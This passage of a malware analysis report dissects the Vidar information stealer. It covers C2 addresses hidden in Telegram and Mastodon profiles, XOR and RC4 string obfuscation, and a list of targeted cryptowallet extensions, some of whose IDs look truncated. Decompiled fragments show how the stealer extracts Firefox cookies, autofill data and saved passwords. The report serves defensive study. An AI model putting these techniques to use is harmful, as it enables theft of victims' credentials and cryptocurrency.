Compromised credentials for Cpanel and WordPress can be bought and used by other malicious actor(s) to spread their malware via the drive-by downloads.

One of the main features of Vidar Stealer is that it provides malicious users an option to set up their own domains (Figures 12-13), which is known as "gasket" or "pads".




Figure 12: Personal Domain Configuration Tab

Pads, or gaskets, is an intermediate server set for the stealer to communicate with as a Command and Control (C2) server and send the exfiltrated logs to. The standard ports for C2 communications are HTTP/80 and HTTPS/443.

The malicious actor can host the C2 server on Telegram or Mastodon as the pads. Telegram and Mastodon allow the user to change the IPs on the fly by editing the profile description. With Telegram, the malicious actor can create a channel and add the IP and port in the description, for example *hello <http://IP:80>* (Figure 13).




Figure 13: Instruction on how to setup the personal pad

An example of an attacker's Telegram C2 channel is shown in Figure 14.




Figure 14: Attacker's Telegram channel

Examples of Mastodon websites where an attacker can host their C2 include:

- <https://c.im/>
- <https://indieweb.social/>
- <https://busshi.moe/>
- <https://koyu.space/>
- <https://mastodon.online/>
- <https://ioc.exchange/>
- <https://nerdculture.de/>

The scheme works the same way as for Mastadon; an attacker inputs their C2 IP into the profile description field as shown in Figure 15. The threat actors have also been using Steam and TikTok accounts to host the C2.




Figure 15: Attacker's C2 on the site running with Mastodon engine

## Vidar Stealer Binary Review

Vidar Stealer binary is written in C++ programming language. The payload generated from Vidar Stealer Panel contains strings that are encoded with XOR keys. The XOR key is different for each string. In the binaries we have observed on clients' environments (MD5: 810aa0d8faf41720af07153258c05b77), most payloads were using RC4 for string encryption.

We assume that the payloads with RC4 encryption are from the older version. The comparison of the decompiled codes containing the encoding/encryption functions for Vidar payload generated from the panel (on the left) and the one that we have observed on infected machines (on the right) (Figure 16).

<pre> 41 for ( i = 0; i &lt; a1; ++i ) 42 { 43     lstrlenA(String1); 44     lstrlenA(String1); 45     lstrlenA(String1); 46     v3[i] = *(a2 + i) ^ a3[1 &amp; lstrlenA(a3)]; 47     lstrlenA(String1); 48     lstrlenA(String1); 49     lstrlenA(String1); 50 } 51 lstrlenA(String1); 52 lstrlenA(String1); 53 lstrlenA(String1); 54 lstrlenA(String1); 55 lstrlenA(String1); 56 lstrlenA(String1); 57 lstrlenA(String1); 58 lstrlenA(String1); 59 lstrlenA(String1); 60 lstrlenA(String1); 61 memset(String1, 0, sizeof(String1)); 62 return v3; 63 } </pre> <p style="text-align: center;">XOR-encoding</p>	<pre> 33 while ( v4 &lt; 256 ); 34 for ( i = 0; i &lt; 256; ++i ) 35 { 36     v7 = &amp;rc4_key[i + 257]; 37     v8 = rc4_key[i + 257]; 38     rc4_key[0] = (rc4_key[0] + v8 + rc4_key[i + 1]) % 256; 39     v9 = &amp;rc4_key[rc4_key[0] + 257]; 40     *v7 = *v9; 41     *v9 = v8; 42 } 43 v10 = sub_415C96(a1); 44 v11 = operator new[(v10 + 1)]; 45 v12 = 0; 46 rc4_key[0] = 0; 47 v21 = 0; 48 if ( (int)sub_415C96(a1) &gt; 0 ) 49 { 50     v20 = v11 - a1; 51     do 52     { 53         v12 = (v12 + 1) % 256; 54         v13 = &amp;rc4_key[v12 + 257]; 55         v14 = *v13; 56         rc4_key[0] = (*v13 + rc4_key[0]) % 256; 57         v15 = &amp;rc4_key[rc4_key[0] + 257]; 58         *v13 = *v15; 59         *v15 = v14; 60         v16 = (v14 + *v13) % 256; 61         v17 = *v3; 62         v18 = &amp;rc4_key[v16 + 257]; 63         if ( *v18 == *v3 ) 64             v3[v20] = v17; 65         else 66             v3[v20] = v17 ^ *(_BYTE *)v18; 67         ++v21; 68         ++v3; 69     } </pre> <p style="text-align: center;">RC4 encryption</p>
---	---

Figure 16: Encoding/encryption from two Vidar samples  
The second binary contains an embedded RC4 key as shown in Figure 17. The encrypted hex strings are base64-encoded.

```

1 const CHAR *mw_rc4_dec_strings()
2 {
3     const CHAR *var_kernel32_dll; // eax
4
5     rc4_key = (int)"92570276955364270983";
6     var_HAL9TH = (LPCSTR)rc4_enc_wrap("uEih4E8V");
7     var_JohnDoe = (LPCSTR)rc4_enc_wrap("umaFt18y+Q==");
8     var_LoadLibraryA = (LPCSTR)rc4_enc_wrap("vGaMvVc0/qqHO/dT");
9     var_lstrcatA = (int)rc4_enc_wrap("nHqZq3g86Jk=");
10    var_GetProcAddress = (LPCSTR)rc4_enc_wrap("t2yZiWky/5mCLfx3w/M=");
11    var_Sleep = (int)rc4_enc_wrap("o2WIVGs=");
12    var_GetSystemTime = (int)rc4_enc_wrap("t2yZimIu6L2LHed/1Q==");
13    var_ExitProcess = (int)rc4_enc_wrap("tXGErUsv87uD0v0=");
14    var_GetCurrentProcess = (int)rc4_enc_wrap("t2yZmm4v7r2IPd5g3+MNFSQ=");
15    var_VirtualAllocExNuma = (int)rc4_enc_wrap("pmCfrW488JmKJeFx9fgmEzr0");
16    var_VirtualAlloc = (int)rc4_enc_wrap("pmCfrW488JmKJeFx");
17    var_VirtualFree = (int)rc4_enc_wrap("pmCfrW488J6ULOs=");
18    var_lstrcmpiW = (int)rc4_enc_wrap("nHqZq3gw7LGx");
19    var_LocalAlloc = (int)rc4_enc_wrap("vGaOuHcc8LSJKg==");
20    var_GetComputerNameA = (int)rc4_enc_wrap("t2yZmnQw7K2SLPxc0e0NJw==");
21    var_advapi32_dll = (int)rc4_enc_wrap("kW2buGs0r+rILeJ+");
22    var_GetUserNameA = (int)rc4_enc_wrap("t2yZjGg47paHJOtT");
23    var_kernel32_dll = (const CHAR *)rc4_enc_wrap("m2yft34xr+rILeJ+");
24    lpLibFileName = var_kernel32_dll;

```

Figure 17: Embedded RC4 key from the second payload

Interesting enough, both payloads still have unencrypted strings embedded in the payloads (Figure 18) including the cryptocurrency browser extensions and some crypto wallets, attacker's C2, the text files generated from collecting the user's browsing data, etc.

.rdata:00438A2C	00000014	C	\\Autofill\\%s_%s.txt
.rdata:00438A40	00000013	C	\\History\\%s_%s.txt
.rdata:00438A54	00000015	C	\\Downloads\\%s_%s.txt
.rdata:00438A6C	00000006	C	FALSE
.rdata:00438A84	0000000D	C	Opera Stable
.rdata:00438A94	00000010	C	Opera GX Stable
.rdata:00438AA4	00000031	C	%s\\%s\\%s\\chrome-extension_%s_0.indexeddb.leveldb
.rdata:00438AD8	00000007	C	%s\\*.*
.rdata:00438AE0	00000021	C	aijcbedoijmgnlmjeegjaglmepbmpkpi
.rdata:00438B04	0000000B	C	Leap Terra
.rdata:00438B10	00000021	C	cjmkndjhnagcfbpiemnkdpomccnjblmj
.rdata:00438B34	00000007	C	Finnie
.rdata:00438B3C	00000021	C	efbglgfoioppbgcjepnhilaibcncglgk
.rdata:00438B60	0000000F	C	Martian Wallet
.rdata:00438B70	00000021	C	ejjladinnckdgjemekebdpeokbikhfci
.rdata:00438B94	0000000D	C	Petra Wallet
.rdata:00438BA4	00000021	C	phkbamefinggmakgklpljimgibohnba
.rdata:00438BC8	0000000E	C	Pontem Wallet
.rdata:00438BD8	00000021	C	bgpipimickeadkjlklgciifhnalhdjhe
.rdata:00438BFC	0000000B	C	GeroWallet
.rdata:00438C08	00000021	C	kmhchipebfmpgmihbkipmjImmioameka
.rdata:00438C2C	00000007	C	Eternal
.rdata:00438C34	00000021	C	gjagmgiddbbciopjhllkdnddhcglnemk
.rdata:00438C58	00000009	C	Hashpack
.rdata:00438C64	00000021	C	epapihdplajcdnnkdeiahlgigofloibg

Figure 18: Plaintext strings observed in the second payload

We will proceed with the analysis of the payload generated from C2 panel with the builder version 55.6 which is the latest one at the time of writing the report. The payload we have observed on the infected hosts from the BatLoader campaign are on version 54.7.

There are two XOR-decryption tables in the binary, one is responsible for decrypting the API functions and sandbox name checks, the other table decrypts the rest of the stealer strings. In order to complete this analysis, we wrote a script to decrypt the strings within the stealer binary. The stealer searches for the cryptowallet extensions in Chrome browser and extracts the CURRENT file within the *%appdata%\Google\Chrome\User Data\Default\Local Extension Settings\<extension\_name>* directory (Figure 19).






Figure 19: XOR tables  
 Vidar is also enumerating JSON and wallet.dat files (Figure 20).




Figure 20: Function responsible for cryptowallet extension search  
 The JSON file is also known as Keystore file that stores the private key of the cryptowallet in an encrypted format. The wallet DAT file contains transaction information, key metadata, private & public keys, and can be in an unencrypted or encrypted format. If it is encrypted but protected with a weak password, the attacker may be able to crack it (Figure 21).




Figure 21: Cryptowallet search (wallet DAT files)  
 The list of cryptowallet extensions that Vidar attempts to steal:

<b>Cryptowallet Name</b>	<b>Browser Extension</b>
TronLink	ibnejdfjmmkpcnlpebklmnkoeiohofec
MetaMask	nkbihfbeogaeaoehlefnkodbefgpgknn
BinanceChainWallet	fhbohimaelbohpbblcngcnapndodjp
Yoroi	ffnbelfdoeiohenkijbnmadjiejhbjb
NiftyWallet	jbdaocneiimjbjlgalhcelgbejmnid
MathWallet	afbcbjpbfadlkmhmcilhkeodmamcflc
Coinbcase	hnfanknocfeofbddgcijnmhfnkdnaad
Guarda	hpglfhgfnhbgpjdenjgmdgoeiappafln
EQUALWallet	blnieiiffboillknjnegogjhgknoapac
JaxxLiberty	cjelfplplebdjjenllpjcbllmjkfcffne
BitAppWallet	fihkakfobkkmkjopchpfgcmhfjnmnfpj
iWallet	kncchdigobghenbbaddojjnaogfppfj
Wombat	amkmjjmmflddogmhpjloimipbofnfjih
MewCx / Enkrypt	nlbmnijcnlegkjjpcfjclmcfggfefdmd
GuildWallet	nanjmdknkinifnkgdcggcfnhdaammj
RoninWallet	fnjhmkhmkbjkkabndcnnogagogbneec
RoninWalletEdge	kjmoohlgokccodicjfebfomljljgfhk
NeoLine	cphhlgmgameodnhkjdmkpanlelnlohao
CloverWallet (CLV Wallet)	nhnkbgjikgcigadomkphalanndcapjk
LiquidityWallet	kpfopkelmapcoipemfendmdcghnegimn
Terra Station	aiifbnbfobpmeekipheeijjmdpnlpjgpp
Keplr	dmkamcknogkgcdfhbbddcghachkejeap
Sollet	fhmfendgdocmcbmfikdcogofphimnkno
AuroWallet	cnmamaachppnkjgnildpdmkaakejnhae
PolymeshWallet	jojhfaoedkpkglbfimdfabpdfjaoolaf

ICONex	flpiciilemghbmfalicaajoolhkkenfel
Harmony	fnnegphlobjdpkhecapkijjdkgcjhkib
Coin98	aeachknmefphepccionboohckonoeemg
EVER Wallet	cgeeodpfagjceefieflmdfphplkenlfk
KardiaChain	pdadjkfkcgafgbceimcpbkalfnepbnk
Rabby	acmacodkjbdgmoleebolmdjonilkdbch
Phantom	bfnaelmomeimhlpmgjnjophhpkkoljpa
Brave Wallet	odbfpeeihdkbihmopkbjmoonfanlbfcl
MetaMask	ejbalbakoplchlghecdalmeeeeajnimhm
Oxygen (Atomic)	fhilaheimglignddkjgofkcbgekhenbh
PaliWallet	mgffkfbidihjpoaomajlbgchddlicgpn
BoltX	aodkkagnadcbobfpggfnjeongemjbjca
XdefiWallet	hmeobnfnfcmkdcmlblgagmfpfboieaf
NamiWallet	lpfcbjknijpeeillifnkikgncikgfhd
MaiarDeFiWallet	dngmlblcodfobpdpecaadgfbcgjfnm
WavesKeeper	lpilbniiabackdjcionkobglmddfbcjo
Solflare	bhhhlbepdkbapadjdnnojkbgioiodbic
CyanoWallet	dkdedlpgdmmkkfjabffeganieamfklkm
KHC	hcflpincpppdclinealmandijcmnkbgn
TezBox	mnfifekajgofkjkemidiaecocnkjeh
Temple	ookjlbkiiijnhpmnjffcofjonbfbgaoc
Goby	jnkelfanjkeadonecabehalmbgpfodjm

Additionally, the stealer grabs the leveldb files and wallet folder for Jaxx, Daedalus Mainnet, Wasabi, Blockstream, Dogecoin, Binance, Ravencoin, and Ledger Live cryptowallets.

For Mozilla Firefox password decryption process, the stealer looks for files such as cookies.sqlite, formhistory.sqlite, logins.json, and places.sqlite:

- **Cookies.sqlite** – stores the cookies.

- **Formhistory.sqlite** – stores the forms that the user has entered webpages.
- **Logins.json** – stores the encrypted usernames and passwords.
- **Places.sqlite** – stores the bookmarks, browsing history and keywords.

If cookies.sqlite is found, the stealer then proceeds to use SQLite to extract the cookies using the query SELECT host, isHttpOnly, path, isSecure, expiry, name, and value FROM moz\_cookies (moz\_cookies table contains the cookie information) (Figure 22).

```

22 while ( 1 )
23 {
24     if ( !StrCmpCA(FindFileData.cFileName, ".") || !StrCmpCA(FindFileData.cFileName, "..") )
25         goto LABEL_18;
26     wprintfA(v12, "%s\\%s", a3, FindFileData.cFileName);
27     if ( !StrCmpCA(FindFileData.cFileName, var_cookies_sqlite) )
28     {
29         mw_obtain_cookies_via_sqlite(arg_0, Firefox, a5);
30     }
31     goto LABEL_17;
32 }

28 CopyFileA(v4, String1, 1);
29 memset(v20, 0, 0x104u);
30 lstrcatA_0(v20, "\\");
31 lstrcatA_0(v20, var_cookies);
32 lstrcatA_0(v20, "\\");
33 lstrcatA_0(v20, a2);
34 lstrcatA_0(v20, "-");
35 lstrcatA_0(v20, a1);
36 lstrcatA_0(v20, ".txt");
37 moz_cookies = var_moz_cookies; // SELECT host, isHttpOnly, path, isSecure, expiry, name, value FROM moz_cookies
38 if ( !sqlite3_open(String1, &db_hndl) )
39 {
40     if ( !sqlite3_prepare_v2(db_hndl, moz_cookies, -1, sqlite3_stmt, 0) )
41     {
42         ProcessHeap_0 = GetProcessHeap_0();
43         sqlite3_stmt[1] = HeapAlloc_0(ProcessHeap_0, 0, 0xF423Fu);
44         while ( sqlite3_step(sqlite3_stmt[0]) == 100 )
45         {
46             v13 = sqlite3_column_text(sqlite3_stmt[0], 0);
47             v8 = sqlite3_column_text(sqlite3_stmt[0], 1);
48             v15 = sqlite3_column_text(sqlite3_stmt[0], 2);
49             lpString2 = sqlite3_column_text(sqlite3_stmt[0], 3);
50             v11 = sqlite3_column_text(sqlite3_stmt[0], 4);
51             v14 = sqlite3_column_text(sqlite3_stmt[0], 5);
52             v12 = sqlite3_column_text(sqlite3_stmt[0], 6);

```

Figure 22: Extracting the cookies

Then, it will proceed to look for formhistory.sqlite and if the latest was found, the stealer starts extracting the Autofill data using SQLite functions and outputs the data in a text file for exfiltration (Figure 23).

```

24     if ( !StrCmpCA(FindFileData.cFileName, ".") || !StrCmpCA(FindFileData.cFileName, "..") )
25         goto LABEL_18;
26     wsprintfA(v12, "%s\\%s", a3, FindFileData.cFileName);
27     if ( !StrCmpCA(FindFileData.cFileName, var_cookies_sqlite) )
28     {
29         mw_obtain_cookies_via_sqlite(filename, a4, a5);
30         goto LABEL_17;
31     }
32     if ( !StrCmpCA(FindFileData.cFileName, var_formhistory_sqlite) )
33         break;

```

↓

```

20     ptr_rand = mw_rand(0x1Au);
21     lstrcatA_0(filename, ptr_rand);
22     CopyFileA(v4, filename, 1);
23     memset(ptr, 0, 0x104u);
24     wsprintfA(ptr, "\\Autofill\\%s_%s.txt", Firefox, a1);
25     moz_formhistory = var_moz_formhistory; // SELECT fieldname, value FROM moz_formhistory
26     if ( !sqlite3_open(filename, &db) )
27     {
28         if ( !sqlite3_prepare_v2(db, moz_formhistory, -1, Stmt, 0) )
29         {
30             ProcessHeap_0 = GetProcessHeap_0();
31             Stmt[1] = HeapAlloc_0(ProcessHeap_0, 0, 0xF423Fu);
32             while ( sqlite3_step(Stmt[0]) == 100 )
33             {
34                 ptr_sqlite3_column_text = sqlite3_column_text(Stmt[0], 0);
35                 ptr_sqlite3_column_text_1 = sqlite3_column_text(Stmt[0], 1);
36                 lstrcatA_0(Stmt[1], ptr_sqlite3_column_text);
37                 lstrcatA_0(Stmt[1], "\t");
38                 lstrcatA_0(Stmt[1], ptr_sqlite3_column_text_1);
39                 lstrcatA_0(Stmt[1], "\n");
40             }

```

Figure 23: The stealer proceeds with extracting the Autofill data if the form.sqlite is found. After successfully decrypting the password, Vidar stealer appends the “Soft:” (Browser name) and “Host:” (domain) fields to the text file along with extracted logins and passwords.

For logins.json, the stealer calls NSS\_Init() function that initializes the NSS library and extracts the parameters such as encryptedUsername, encryptedPassword, formSubmitURL. The stealer then proceeds with decrypting the fields using the NSS library cryptography functions such as PK11SDR\_Decrypt, PK11\_GetInternalKeySlot and PK11\_Authenticate (Figure 24).

```

42 ReadFile_0(ptr_login_json_file, pszFirst, FileSize, &NumberOfBytesRead, 0);
43 for ( i = StrStrA(pszFirst, var_formSubmitURL); i; i = StrStrA(v15 - 2, var_formSubmitURL) )// formSubmitURL
44 {
45     FileSize = &[lstrlenA_0(var_formSubmitURL) + 3];
46     usernameField = StrStrA(FileSize, var_usernameField);
47     *(usernameField - 3) = 0;
48     lstrcatA_0(a2, "\n");
49     lstrcatA_0(a2, var_soft_val); // Soft:
50     lstrcatA_0(a2, lpString2);
51     lstrcatA_0(a2, "\n");
52     lstrcatA_0(a2, var_host_val); // Host:
53     lstrcatA_0(a2, FileSize);
54     lstrcatA_0(a2, "\n");
55     v9 = StrStrA(usernameField - 2, var_encryptedUsername);
56     FileSize = &v9[lstrlenA_0(var_encryptedUsername) + 3];
57     v10 = StrStrA(FileSize, var_encryptedPassword);
58     v17 = var_login_val;
59     v11 = v10;
60     *(v10 - 3) = 0;
61     lstrcatA_0(a2, v17);
62     ptr_mw_firefox_pass_decrypt = mw_firefox_pass_decrypt(FileSize);
